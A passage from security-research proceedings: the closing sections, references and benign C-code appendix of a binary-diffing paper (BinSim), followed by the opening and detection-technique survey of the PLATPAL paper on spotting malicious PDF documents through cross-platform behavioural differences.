vented by random system calls injection. Since then, there has been a significant amount of work on dynamic malware analysis, e.g., malware clustering [6, 28] and detection [3, 12]. However, dynamic-only approaches may disregard the conditional equivalence or the subtle differences that do not affect system call arguments. Therefore, BinSim's hybrid approach is much more accurate. In addition, dynamic slicing is also actively employed by various malware analysis tasks. The notable examples include an efficient malware behavior-based detection that executes the extracted slice to match malicious behavior [36], extracting kernel malware behavior [38], generating vaccines for malware immunization [76], and identifying malware dormant functionality [18]. However, all these malware analysis tasks adopt the standard dynamic slicing algorithms [1, 80], which are not designed for tracking the data and control dependencies in a highly obfuscated binary, e.g., virtualization-obfuscated malware. As we have demonstrated in Section 4.2, performing dynamic slicing on an obfuscated binary is challenging. Therefore, our method is beneficial and complementary to existing malware defense.

8 Conclusion

We present a hybrid method combining dynamic analysis and symbolic execution to compare two binary execution traces for the purpose of detecting their fine-grained relations. We propose a new concept called *System Call Sliced Segments* and rely on their *Equivalence Checking* to detect fine-grained semantics similarity. By integrating system call alignment, enhanced dynamic slicing, symbolic execution, and theorem proving, our method compares the semantics of instruction segments that impact on the observable behaviors. Compared to existing semantics-based binary diffing methods, our approach can capture the similarities, or differences, across basic blocks and infer whether two programs' behaviors are conditionally equivalent. Our comparative evaluation demonstrates BinSim is a compelling complement to software security analysis tasks.

9 Acknowledgments

We thank the Usenix Security anonymous reviewers and Michael Bailey for their valuable feedback. This research was supported in part by the National Science Foundation (NSF) under grants CCF-1320605 and CNS-1652790, and the Office of Naval Research (ONR) under grants N00014-16-1-2265 and N00014-16-1-2912. Jiang Ming was also supported by the University of Texas System STARs Program.

References

[1] AGRAWAL, H., AND HORGAN, J. R. Dynamic program slicing. *ACM SIGPLAN Notices 25*, 6 (1990), 246–256.

[2] ALLIEVI, A., UNTERBRINK, H., AND MERCER, W. CryptoWall 4 - the evolution continues. Cisco White Paper, 2016 May.

[3] BABIĆ, D., REYNAUD, D., AND SONG, D. Malware analysis with tree automata inference. In *Proceedings of the 23rd Int. Conference on Computer Aided Verification (CAV'11)* (2011).

[4] BANERJEE, A., ROYCHOUDHURY, A., HARLIE, J. A., AND LIANG, Z. Golden implementation driven software debugging. In *Proceedings of the Eighteenth ACM SIGSOFT International Symposium on Foundations of Software Engineering (FSE'10)* (2010).

[5] BAO, T., BURKET, J., WOO, M., TURNER, R., AND BRUMLEY, D. ByteWeight: Learning to recognize functions in binary code. In *Proceedings of the 23rd USENIX Conference on Security Symposium* (2014).

[6] BAYER, U., COMPARETTI, P. M., HLAUSCHEK, C., KRUEGEL, C., AND KIRDA, E. Scalable, behavior based malware clustering. In *Proceedings of the Network and Distributed System Security Symposium (NDSS'09)* (2009).

[7] BOURQUIN, M., KING, A., AND ROBBINS, E. BinSlayer: Accurate comparison of binary executables. In *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop (PPREW '13)* (2013).

[8] BRUMLEY, D., CABALLERO, J., LIANG, Z., NEWSOME, J., AND SONG, D. Towards automatic discovery of deviations in binary implementations with applications to error detection and fingerprint generation. In *Proceedings of the 16th USENIX Security Symposium* (2007).

[9] BRUMLEY, D., POOSANKAM, P., SONG, D., AND ZHENG, J. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 2008 IEEE Symposimu on Security and Privacy (S&P'08)* (2008).

[10] CABALLERO, J., MCCAMANT, S., BARTH, A., AND SONG, D. Extracting models of security-sensitive operations using string-enhanced white-box exploration on binaries. Tech. rep., EECS Department, University of California, Berkeley, March 2009.

[11] CABALLERO, J., POOSANKAM, P., MCCAMANT, S., BABI Ć, D., AND SONG, D. Input generation via decomposition and re-stitching: Finding bugs in malware. In *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS'10)* (2010).

[12] CANALI, D., LANZI, A., BALZAROTTI, D., KRUEGEL, C., CHRISTODORESCU, M., AND KIRDA, E. A quantitative study of accuracy in system call-based malware detection. In *Proceedings of the 2012 International Symposium on Software Testing and Analysis (ISSTA'12)* (2012).

[13] CHANDRAMOHAN, M., XUE, Y., XU, Z., LIU, Y., CHO, C. Y., AND KUAN, T. H. B. BinGo: Cross-architecture cross-os binary search. In *Proceedings of the 2016 ACM SIGSOFT International Symposium on the Foundations of Software Engineering (FSE'16)* (2016).

[14] CHRISTODORESCU, M., JHA, S., AND KRUEGEL, C. Mining specifications of malicious behavior. In *Proceedings of the the 6th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on the foundations of software engineering* (2007).

[15] CHRISTODORESCU, M., JHA, S., SESHIA, S. A., SONG, D., AND BRYANT, R. E. Semantics-aware malware detection. In *Proceedings of the 2005 IEEE Symposium on Security and Privacy (S&P'05)* (2005).

[16] COLLBERG, C. The tigress c diversifier/obfuscator. `http://tigress.cs.arizona.edu/`, last reviewed, 02/16/2017.

[17] COLLBERG, C., THOMBORSON, C., AND LOW, D. A taxonomy of obfuscating transformations. Tech. rep., The University of Auckland, 1997.

[18] COMPARETTI, P. M., SALVANESCHI, G., KIRDA, E., KOLBITSCH, C., KRUEGEL, C., AND ZANERO, S. Identifying dormant functionality in malware programs. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy (S&P'10)* (2010).

[19] COOGAN, K., LU, G., AND DEBRAY, S. Deobfuscation of virtualization-obfuscated software. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS'11)* (2011).

[20] DIJKSTRA, E. W. *A Discipline of Programming*, 1st ed. Prentice Hall PTR, 1997.

[21] EGELE, M., WOO, M., CHAPMAN, P., AND BRUMLEY, D. Blanket Execution: Dynamic similarity testing for program binaries and components. In *23rd USENIX Security Symposium (USENIX Security'14)* (2014).

[22] ESCHWEILER, S., YAKDAN, K., AND GERHARDS-PADILLA, E. discovRE: Efficient cross-architecture identification of bugs in binary code. In *Proceedings of the 23nd Annual Network and Distributed System Security Symposium (NDSS'16)* (2016).

[23] FLAKE, H. Structural comparison of executable objects. In *Proceedings of the 2004 GI International Conference on Detection of Intrusions & Malware, and Vulnerability Assessment (DIMVA'04)* (2004).

[24] GANESH, V., AND DILL, D. L. A decision procedure for bitvectors and arrays. In *Proceedings of the 2007 International Conference in Computer Aided Verification (CAV'07)* (2007).

[25] GAO, D., REITER, M. K., AND SONG, D. BinHunt: Automatically finding semantic differences in binary programs. In *Poceedings of the 10th International Conference on Information and Communications Security (ICICS'08)* (2008).

[26] GODEFROID, P., LEVIN, M. Y., AND MOLNAR, D. Automated whitebox fuzz testing. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS'08)* (2008).

[27] GRÖBERT, F., WILLEMS, C., AND HOLZ, T. Automated identification of cryptographic primitives in binary programs. In *Proceedings of the 14th International Conference on Recent Advances in Intrusion Detection (RAID'11)* (2011).

[28] JANG, J., BRUMLEY, D., AND VENKATARAMAN, S. BitShred: feature hashing malware for scalable triage and semantic analysis. In *Proceedings of the 18th ACM conference on Computer and communications security (CCS'11)* (2011).

[29] JOHNSON, N. M., CABALLERO, J., CHEN, K. Z., MCCAMANT, S., POOSANKAM, P., REYNAUD, D., AND SONG, D. Differential Slicing: Identifying causal execution differences for security applications. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy (S&P'11)* (2011).

[30] KANG, M. G., POOSANKAM, P., AND YIN, H. Renovo: A hidden code extractor for packed executables. In *Proceedings of the 2007 ACM Workshop on Recurring Malcode (WORM '07)* (2007).

[31] KAWAGUCHI, M., LAHIRI, S. K., AND REBELO, H. Conditional Equivalence. Tech. Rep. MSR-TR-2010-119, Microsoft Research, 2010.

[32] KHARRAZ, A., ARSHAD, S., MULLINER, C., ROBERTSON, W. K., AND KIRDA, E. UNVEIL: A large-scale, automated approach to detecting ransomware. In *Proceedings of the 25th USENIX Conference on Security Symposium* (2016).

[33] KHARRAZ, A., ROBERTSON, W., BALZAROTTI, D., BILGE, L., AND KIRDA, E. Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks. In *Proceedings of the 12th International Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA'15)* (2015).

[34] KIRAT, D., AND VIGNA, G. MalGene: Automatic extraction of malware analysis evasion signature. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)* (2015).

[35] KIRAT, D., VIGNA, G., AND KRUEGEL, C. BareCloud: Bare-metal analysis-based evasive malware detection. In *Proceedings of the 23rd USENIX Conference on Security Symposium* (2014).

[36] KOLBITSCH, C., COMPARETTI, P. M., KRUEGEL, C., KIRDA, E., ZHOU, X., AND WANG, X. Effective and efficient malware detection at the end host. In *Proceedings of the 18th USENIX Security Symposium* (2009).

[37] LAKHOTIA, A., PREDA, M. D., AND GIACOBAZZI, R. Fast location of similar code fragments using semantic 'juice'. In *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop (PPREW'13)* (2013).

[38] LANZI, A., SHARIF, M., AND LEE, W. K-Tracer: A system for extracting kernel malware behavior. In *Proceedings of the 16th Annual Network and Distributed System Security Symposium (NDSS09)* (2009).

[39] LINDORFER, M., DI FEDERICO, A., MAGGI, F., COMPARETTI, P. M., AND ZANERO, S. Lines of malicious code: Insights into the malicious software industry. In *Proceedings of the 28th Annual Computer Security Applications Conference (ACSAC'12)* (2012).

[40] LU, K., ZOU, D., WEN, W., AND GAO, D. deRop: Removing return-oriented programming from malware. In *Proceedings of the 27th Annual Computer Security Applications Conference (ACSAC'11)* (2011).

[41] LUO, L., MING, J., WU, D., LIU, P., AND ZHU, S. Semantics-based obfuscation-resilient binary code similarity comparison with applications to software plagiarism detection. In *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering (FSE'14)* (2014).

[42] MENG, X., AND MILLER, B. P. Binary code is not easy. In *Proceedings of the 25th International Symposium on Software Testing and Analysis (ISSTA'16)* (2016).

[43] MING, J., PAN, M., AND GAO, D. iBinHunt: Binary hunting with inter-procedural control flow. In *Proceedings of the 15th Annual International Conference on Information Security and Cryptology (ICISC'12)* (2012).

[44] MING, J., XIN, Z., LAN, P., WU, D., LIU, P., AND MAO, B. Replacement Attacks: Automatically impeding behavior-based malware specifications. In *Proceedings of the 13th International Conference on Applied Cryptography and Network Security (ACNS'15)* (2015).

[45] MING, J., XU, D., WANG, L., AND WU, D. LOOP: Logic-oriented opaque predicates detection in obfuscated binary code. In *Proceedings of the 22nd ACM Conference on Computer and Communications Securit (CCS'15)* (2015).

[46] MING, J., XU, D., AND WU, D. Memoized semantics-based binary diffing with application to malware lineage inference. In *Proceedings of the 30th International Conference on ICT Systems Security and Privacy Protection (IFIP SEC'15)* (2015).

[47] MOSER, A., KRUEGEL, C., AND KIRDA, E. Exploring multiple execution paths for malware analysis. In *Proceedings of the 2007 IEEE Symposium of Security and Privacy (S&P'07)* (2007).

[48] MOSER, A., KRUEGEL, C., AND KIRDA, E. Limits of static analysis for malware detection. In *Proceedings of the 23th Annual Computer Security Applications Conference (ACSAC'07)* (December 2007).

[49] NG, B. H., AND PRAKASH, A. Exposé: Discovering potential binary code re-use. In *Proceedings of the 37th IEEE Annual Computer Software and Applications Conference (COMPSAC'13)* (2013).

[50] OH, J. W. Fight against 1-day exploits: Diffing binaries vs anti-diffing binaries. Black Hat USA 2009, 2009.

[51] OKANE, P., SEZER, S., AND MCLAUGHLIN, K. Obfuscation: The hidden malware. *IEEE Security and Privacy 9*, 5 (2011).

[52] OREANS TECHNOLOGIES. Code Virtualizer: Total obfuscation against reverse engineering. `http://oreans.com/codevirtualizer.php`, last reviewed, 02/16/2017.

[53] PANDA SECURITY. 227,000 malware samples per day in Q1 2016. `http://www.pandasecurity.com/mediacenter/pandalabs/pandalabs-study-q1/`.

[54] PEWNY, J., GARMANY, B., GAWLIK, R., ROSSOW, C., AND HOLZ, T. Cross-architecture bug search in binary executables. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (S&P'15)* (2015).

[55] POULIOS, G., NTANTOGIAN, C., AND XENAKIS, C. ROPInjector: Using return oriented programming for polymorphism and antivirus evasion. Black Hat USA 2015, 2015.

[56] RAMOS, D. A., AND ENGLER, D. R. Practical, low-effort equivalence verification of real code. In *Proceedings of the 23rd International Conference on Computer Aided Verification (CAV'11)* (2011).

[57] ROUNDY, K. A., AND MILLER, B. P. Binary-code obfuscations in prevalent packer tools. *ACM Computing Surveys 46*, 1 (2013).

[58] SCAIFE, N., CARTER, H., TRAYNOR, P., AND BUTLER, K. R. CryptoLock (and Drop It): Stopping ransomware attacks on user data. In *Proceedings of the 36th IEEE International Conference on Distributed Computing Systems (ICDCS'16)* (2016).

[59] SCHRITTWIESER, S., KATZENBEISSER, S., KIESEBERG, P., HUBER, M., LEITHNER, M., MULAZZANI, M., AND WEIPPL, E. Covert Computation: Hiding code in code for obfuscation purposes. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security (ASIACCS'13)* (2013).

[60] SHACHAM, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS'07)* (2007).

[61] SHARIF, M., LANZI, A., GIFFIN, J., AND LEE, W. Automatic reverse engineering of malware emulators. In *Proceedings of the 2009 IEEE Symposium on Security and Privacy (S&P'09)* (2009).

[62] SHI, Y., GREGG, D., BEATTY, A., AND ERTL, M. A. Virtual machine showdown: Stack versus registers. In *Proceedings of the 1st ACM/USENIX International Conference on Virtual Execution Environments (VEE'05)* (2005).

[63] SIKORSKI, M., AND HONIG, A. Counterfeiting the Pipes with FakeNet 2.0. BlackHat EUROPE 2014, 2014.

[64] SMITH, J., AND NAIR, R. *Virtual Machines: Versatile Platforms for Systems and Processes (The Morgan Kaufmann Series in Computer Architecture and Design)*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 2005.

[65] SMITH, T. F., AND WATERMAN, M. Identification of common molecular subsequences. *Journal of Molecular Biology 147*, 1 (1981).

[66] SONG, D., BRUMLEY, D., YIN, H., CABALLERO, J., JAGER, I., KANG, M. G., LIANG, Z., NEWSOME, J., POOSANKAM, P., AND SAXENA, P. BitBlaze: A new approach to computer security via binary analysis. In *Proceedings of the 4th International Conference on Information Systems Security (ICISS'08)* (2008).

[67] SOOS, M., NOHL, K., AND CASTELLUCCIA, C. Extending SAT solvers to cryptographic problems. In *Proceedings of the 12th International Conference on Theory and Applications of Satisfiability Testing (SAT'09)* (2009).

[68] UGARTE-PEDRERO, X., BALZAROTTI, D., SANTOS, I., AND BRINGAS, P. G. SoK: Deep packer inspection: A longitudinal study of the complexity of run-time packers. In *Proceedings of the 36th IEEE Symposium on Security & Privacy* (2015).

[69] VMPROTECT SOFTWARE. VMProtect software protection. `http://vmpsoft.com`, last reviewed, 02/16/2017.

[70] VMRAY. VMRay Analyzer. `https://www.vmray.com/`, last reviewed, 02/16/2017.

[71] WANG, C., HILL, J., KNIGHT, J. C., AND DAVIDSON, J. W. Protection of software-based survivability mechanisms. In *Proceedings of the 2001 International Conference on Dependable Systems and Networks* (2001).

[72] WANG, T., WEI, T., GU, G., AND ZOU, W. Checksum-aware fuzzing combined with dynamic taint analysis and symbolic execution. *ACM Transactions on Information and System Security (TISSEC) 14*, 15 (September 2011).

[73] WANG, X., JHI, Y.-C., ZHU, S., AND LIU, P. Behavior based software theft detection. In *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS'09)* (2009).

[74] WARREN, H. S. *Hacker's Delight*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2002.

[75] XU, D., MING, J., AND WU, D. Cryptographic function detection in obfuscated binaries via bit-precise symbolic loop mapping. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P'17)* (2017).

[76] XU, Z., ZHANG, J., GU, G., AND LIN, Z. AUTOVAC: Automatically extracting system resource constraints and generating vaccines for malware immunization. In *Proceedings of the 33rd International Conference on Distributed Computing Systems (ICDCS'13)* (2013).

[77] XU, Z., ZHANG, J., GU, G., AND LIN, Z. GoldenEye: Efficiently and effectively unveiling malwares targeted environment. In *Proceedings of the 17th International Symposium on Research in Attacks Intrusions and Defenses (RAID'14)* (2014).

[78] YADEGARI, B., AND DEBRAY, S. Symbolic execution of obfuscated code. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)* (2015).

[79] YADEGARI, B., JOHANNESMEYER, B., WHITELY, B., AND DEBRAY, S. A generic approach to automatic deobfuscation of executable code. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (S&P'15)* (2015).

[80] ZHANG, X., GUPTA, R., AND ZHANG, Y. Precise dynamic slicing algorithms. In *Proceedings of the 25th International Conference on Software Engineering (ICSE'03)* (2003).

Appendix

Table 7: Examples: critical system calls/Windows API.

Object	Critical system calls/Windows API
File	NtCreateFile, NtOpenFile, NtClose NtQueryDirectoryFile, NtSetInformationFile
Registry	NtCreateKey, NtOpenKey, NtSaveKey
Memory	NtAllocateVirtualMemory, NtMapViewOfSection NtWriteVirtualMemory
Process	NtCreateProcess, NtOpenProcess , NtTerminateProcess
Thread	NtCreateThread, NtResumeThread, NtTerminateThread
Network	connect, bind, send, recv, gethostname
Desktop	CreateDesktop, SwitchDesktop, SetThreadDesktop
Other	LoadLibrary, GetProcAddress, GetModuleHandle

Table 8: Instructions with implicit branch logic.

Instructions	Meaning
CMOVcc	Conditional move
SETcc	Set operand to 1 on condition, or 0 otherwise
CMPXCHG	Compare and then swap
REP-prefixed	Repeated operations, the upper limit is stored in ecx
JECXZ	Jump if ecx register is 0
LOOP	Performs a loop operation using ecx as a counter




Figure 11: The disassembly code of three BitCount algorithms shown in Figure 3. The grey basic blocks represent the main loop bodies, which are not matched by "block-centric" binary diffing tools.

```
1  int isPowerOfTwo_1 (unsigned int x)
2  {
3     /* While x is even and > 1 */
4     while (((x % 2) == 0) && x > 1)
5        x /= 2;
6     return (x == 1);
7  }
8
9  int isPowerOfTwo_2 (unsigned int x)
10 {
11    unsigned int numberOfOneBits = 0;
12    while(x && numberOfOneBits <=1)
13    {
14       /* Is the least significant bit a 1? */
15       if ((x & 1) == 1)
16          numberOfOneBits++;
17       /* Shift number one bit to the right */
18       x >>= 1;
19    }
20    return (numberOfOneBits == 1);
21 }
```

Figure 12: Two different `isPowerOfTwo` algorithms check if an unsigned integer is a power of 2.

```
1  unsigned flp2_1 (unsigned x){
2     x=x|(x>>1);
3     x=x|(x>>2);
4     x=x|(x>>4);
5     x=x|(x>>8);
6     x=x|(x>>16);
7     return x-(x>>1);
8  }
9
10 unsigned flp2_2 (unsigned x){
11    unsigned y=0x80000000;
12    while(y>x){
13       y=y>>1;
14    }
15    return y;
16 }
17
18 unsigned flp2_3 (unsigned x){
19    unsigned y;
20    do{
21       y=x;
22       x=x&(x-1);
23    }while(x!=0);
24    return y;
25 }
```

Figure 13: Three different `flp2` algorithms find the largest number that is power of 2 and less than an given integer x.

PLATPAL: Detecting Malicious Documents with Platform Diversity

Meng Xu and Taesoo Kim
Georgia Institute of Technology

Abstract

Due to the continued exploitation of Adobe Reader, malicious document (maldoc) detection has become a pressing problem. Although many solutions have been proposed, recent works have highlighted some common drawbacks, such as parser-confusion and classifier-evasion attacks.

In response to this, we propose a new perspective for maldoc detection: platform diversity. In particular, we identify eight factors in OS design and implementation that could cause behavioral divergences under attack, ranging from syscall semantics (more obvious) to heap object metadata structure (more subtle) and further show how they can thwart attackers from finding bugs, exploiting bugs, or performing malicious activities.

We further prototype PLATPAL to systematically harvest platform diversity. PLATPAL hooks into Adobe Reader to trace internal PDF processing and also uses sandboxed execution to capture a maldoc's impact on the host system. Execution traces on different platforms are compared, and maldoc detection is based on the observation that a benign document behaves the same across platforms, while a maldoc behaves differently during exploitation. Evaluations show that PLATPAL raises no false alarms in benign samples, detects a variety of behavioral discrepancies in malicious samples, and is a scalable and practical solution.

1 Introduction

Cyber attackers are turning to document-based malware as users wise up to malicious email attachments and web links, as suggested by many anti-virus (AV) vendors [39, 50, 54, 57]. Users are generally warned more on the danger of executable files by browsers, email agents, or AV products, while documents such as PDFs are treated with much less caution and scrutiny because of the impression that they are static files and can do little harm.

However, over time, PDF specifications have changed. The added scripting capability makes it possible for documents to work in almost the same way as executables, including the ability to connect to the Internet, run processes, and interact with other files/programs. The growth of content complexity gives attackers more weapons to launch powerful attacks and more flexibility to hide malicious payload (e.g., encrypted, hidden as images, fonts or Flash contents) and evade detection.

A maldoc usually exploits one or more vulnerabilities in its interpreter to launch an attack. Fortunately (or unfortunately), given the increasing complexity of document readers and the wide library/system component dependencies, attackers are presented with a large attack surface. New vulnerabilities continue to be found, with 137 published CVEs in 2015 and 227 in 2016 for Adobe Acrobat Reader (AAR) alone. The popularity of AAR and its large attack surface make it among the top targets for attackers [25], next to browsers and OS kernels. After the introduction of a Chrome-like sandboxing mechanism [2], a single exploit can worth as high as $70k in pwn2own contest [21]. The collected malware samples have shown that many Adobe components have been exploited, including element parsers and decoders [37], font managers [28], and the JavaScript engine [22]. System-wide dependencies such as graphics libraries [23] are also on attackers' radar.

The continued exploitation of AAR along with the ubiquity of the PDF format makes maldoc detection a pressing problem, and many solutions have been proposed in recent years to detect documents bearing malicious payloads. These techniques can be classified into two broad categories: static and dynamic analysis.

Static analysis, or signature-based detection [14, 27, 31, 33, 34, 36, 46, 52, 59], parses the document and searches for indications of malicious content, such as shellcode or similarity with known malware samples. On the other hand, dynamic analysis, or execution-based detection [45, 48, 58], runs partial or the whole document and traces for malicious behaviors, such as vulnerable API calls or return-oriented programming (ROP).

However, recent works have highlighted some common drawbacks of these solutions. Carmony *et al*. [11] show that the PDF parsers used in these solutions might have overly simplified assumptions about the PDF specifications, leading to an incomplete extraction of malicious payloads and failed analysis. It has also been demonstrated that machine-learning-based detection could potentially be evaded in principled and automatic ways [35, 53, 65]. In addition, many solutions focus only on the JavaScript parts and ignore their synergy with other PDF components in launching attacks. Therefore, even though modern AV products support PDF-exploit detection, they cannot quickly adapt to novel obfuscation techniques even if the latter constitute only minor modifications of existing exploits [55]. AV products also exhibit problems providing protection against zero-day attacks, due to the lack of attack procedures and runtime traces.

In this paper, we propose PLATPAL, a maldoc detection scheme that analyzes the behavioral discrepancies of malicious document files on different platforms (e.g., Windows or Macintosh (Mac)). Unlike the static and dynamic detection schemes that rely on existing malware samples to construct heuristics, PLATPAL is based on a completely different set of insights: 1) a benign document behaves the same (in a certain level) across platforms, while 2) a malicious document causes diverged behaviors when launching exploits on different platforms.

The first assumption can be empirically verified by opening many benign samples that use a variety of PDF features across platforms. To support the second assumption, we investigated the factors in OS implementation that could cause behavioral divergences when under attack and identified eight such factors, ranging from syscall semantics (more obvious) to heap object metadata structure (more subtle). We further show how they can be used to thwart attackers in finding bugs, exploiting bugs, or performing malicious activities.

PLATPAL is based on these insights. To detect whether a document has malicious payload, PLATPAL opens it with the same version of AAR instances, but running on top of different operating systems. PLATPAL records the runtime traces of AAR while processing the document and subsequently compares them across platforms. Consensus in execution traces and outputs indicates the health of the document, while divergences signal an attack.

Although the process sounds simple and intuitive, two practical questions need to be addressed to make PLATPAL work: 1) what "behaviors" could be potentially different on different platforms? and 2) how can they be universally traced? PLATPAL traces and compares two types of behaviors. Internal behaviors include critical functions executed by AAR in the PDF processing cycle, such as loading, parsing, rendering, and script execution. External behaviors include filesystem operations, network activities, and program launches. This aligns with typical malware analysis tools such as Cuckoo sandbox [44].

It is worth highlighting that PLATPAL should not be considered as a competitor to current malware analysis tools such as Cuckoo [44] as they rely on different assumptions. Current tools rely heavily on the availability of a blacklist (or whitelist) of OS-wide activities are already available such that a sample's behaviors can be vetted against the list. This approach works well for known malware but might lost its advantage against 0-day PDF exploits. On the other hand, PLATPAL does not require the such a list to function and only relies on the fact that it is difficult for an attacker to craft a malicious PDF that exploits AAR in exactly the same way in both Windows and Mac platforms.

PLATPAL is evaluated against 1030 benign samples that use various features in the PDF specifications and reports no discrepancies in their traces, i.e., no false alarms. For a collection of 320 maldoc samples exploiting 16 different CVEs, PLATPAL can detect divergences in 209 of them with an additional 34 samples crashing both AAR instances. The remainder are undetected for various reasons, such as targeting an old and specific version of AAR or failure to trigger malicious activities. PLATPAL can finish a scan of the document in no more than 24 seconds per platform and requires no manual driving.

Paper contribution. In summary, this paper makes the following contributions:

- We propose to execute a document across different platforms and use behavioral discrepancies as an indicator for maldoc detection.
- We perform in-depth analysis and categorization of platform diversities and show how they can be used to detect maldoc attacks.
- We prototype PLATPAL based on these insights. Evaluations prove that PLATPAL is scalable, does not raise false alarms, and detects a variety of behavioral discrepancies in malicious samples.

We plan to open source PLATPAL to prompt using platform diversity for maldoc detection and also launch a PDF maldoc scanning service for public use.

2 Maldoc Detection: A Survey

Existing maldoc detection methods can be classified broadly into two categories: 1) dynamic analysis, in which malicious code is executed and examined in a specially instrumented environment; and 2) static analysis, in which the detection is carried out without code execution. A summary of existing methods is presented in Table 1.

Category	Focus	Detection Technique	Parser ?	ML ?	Pattern ?	Evasion / Drawbacks
Static	JavaScript	Lexical analysis [27]	Yes	Yes	Yes	Heavy obfuscation, Code loading
	JavaScript	Token clustering [59]	Yes	Yes	Yes	
	JavaScript	API reference classification [14]	Yes	Yes	Yes	
	JavaScript	Shellcode and opcode signature [31]	No	No	Yes	
	Metadata	Linearized object path [36]	Yes	Yes	Yes	Mimicry [53], Reverse mimicry [35]
	Metadata	Hierarchical structure [33, 52]	Yes	Yes	Yes	
	Metadata	Content meta-features [46]	Yes	Yes	Yes	
	Both	Many above-mentioned heuristics [34]	Yes	Yes	Yes	
Dynamic	JavaScript	Shellcode and opcode signature [58]	Yes	No	Yes	Incompatible JS engine, Non-script based attacks
	JavaScript	Known attack patterns [45]	Yes	No	Yes	
	JavaScript	Memory access patterns [48]	Yes	No	Yes	
	JavaScript	Common maldoc behaviors [29]	No	No	Yes	Zero-day exploits
	Document	Violation of memory access invariants [62]	No	No	No	ROP and JIT-Spraying

Table 1: A taxonomy of malicious PDF document detection techniques. This taxonomy is partially based on a systematic survey paper [40] with the addition of works after 2013 as well as summaries parser, machine learning, and pattern dependencies and evasion techniques.

2.1 Static Techniques

One line of static analysis work focuses on JavaScript content for its importance in exploitation, e.g., a majority (over 90% according to [58]) of maldocs use JavaScript to complete an attack. PJScan [27] relies on lexical coding styles like the number of variable names, parenthesis, and operators to differentiate benign and malicious JavaScript code. Vatamanu *et al.* [59] tokenizes JavaScript code into variables types, function names, operators, etc. and constructs clusters of tokens as signatures for benign and malicious documents. Similarly, Lux0r [14] constructs two sets of API reference patterns found in benign and malicious documents, respectively, and uses this to classify maldocs. MPScan [31] differs from other JavaScript static analyzers in a way that it hooks AAR and dynamically extracts the JavaScript code. However, given that code analysis is still statically performed, we consider it a static analysis technique.

A common drawback of these approaches is that they can be evaded with heavy obfuscation and dynamic code loading (except for [31] as it hooks into AAR at runtime). Static parsers extract JavaScript based on pre-defined rules on where JavaScript code can be placed/hidden. However, given the flexibility of PDF specifications, it is up to an attacker's creativity to hide the code.

The other line of work focuses on examining PDF file metadata rather than its actual content. This is partially inspired by the fact that obfuscation techniques tend to abuse the flexibility in PDF specifications and hide malicious code by altering the normal PDF structure. PDF Malware Slayer [36] uses the linearized path to specific PDF elements (e.g., `/JS`, `/Page`, etc) to build maldoc classifiers. Srndic *et al.* [52] and Maiorca *et al.* [33] go one step further and also use the hierarchical structure for classification. PDFrate [46] includes another set of features such as the number of fonts, the average length of streams, etc. to improve detection. Maiorca *et al.* [34] focuses on both JavaScript and metadata and fuses many of the above-mentioned heuristics into one procedure to improve evasion resiliency.

All methods are based on the assumption that the normal PDF element hierarchy is distorted during obfuscation and new paths are created that could not normally exist in benign documents. However, this assumption is challenged by two attacks. Mimicus [53] implements mimicry attacks and modifies existing maldocs to appear more like benign ones by adding empty structural and metadata items to the documents with no actual impact on rendering. Reverse mimicry [35] attack, on the contrary, attempts to embed malicious content into a benign PDF by taking care to modify it as little as possible.

2.2 Dynamic Techniques

All surveyed dynamic analysis techniques focus on embedded JavaScript code only instead of the entire document. MDScan [58] executes the extracted JavaScript code on a customized `SpiderMonkey` interpreter and the interpreter's memory space is constantly scanned for known forms of shellcode or malicious opcode sequences. PDF Scrutinizer [45] takes a similar approach by hooking the `Rhino` interpreter and scans for known malicious code patterns such as heap spray, shellcode, and vulnerable method calls. ShellOS [48] is a lightweight OS designed to run JavaScript code and record its memory access patterns. During execution, if the memory access sequences match a known malicious pattern (e.g., ROP, critical syscalls or function calls, etc), the script is considered malicious.

Although these techniques are accurate in detecting malicious payload, they suffer from a common problem:

an incompatible scripting environment. AAR's JavaScript engine follows not only the ECMA standard [18], but also the Acrobat PDF standard [1] (e.g., Adobe DOM elements). Therefore, without emulation, objects like `doc`, `app`, or even `this` (which are very common in both benign and malicious documents) will not function correctly. In addition, malicious payload can be encoded as a font or an image object in the document [37], which will neither be extracted nor detected. Certain attacks might also exploit the memory layout knowledge such as the presence of ROP gadgets or functions available in AAR and its dependent libraries, which is hard to emulate in an external analysis environment.

Instead of emulating the JavaScript execution environment, Liu *et al*. [29] instruments the PDF document with context monitoring code and uses AAR's own runtime to execute JavaScript code and hence is not affected by the incompatibility problem. However, the instrumented code only monitors common and known patterns of malicious behavior such as network accesses, heap-spraying, and DLL-injection, etc, which are not fully generic and have to be extended when new anti-detection measures of malicious code come up. CWXDetector [62] proposes a W⊕X-like approach to detect illegitimate code injected by maldocs during execution. But similar to W⊕X, its effectiveness is compromised in the presence of ROP and JIT-spraying.

2.3 Summary and Motivations

Surveying the maldoc detection techniques yields several interesting observations:

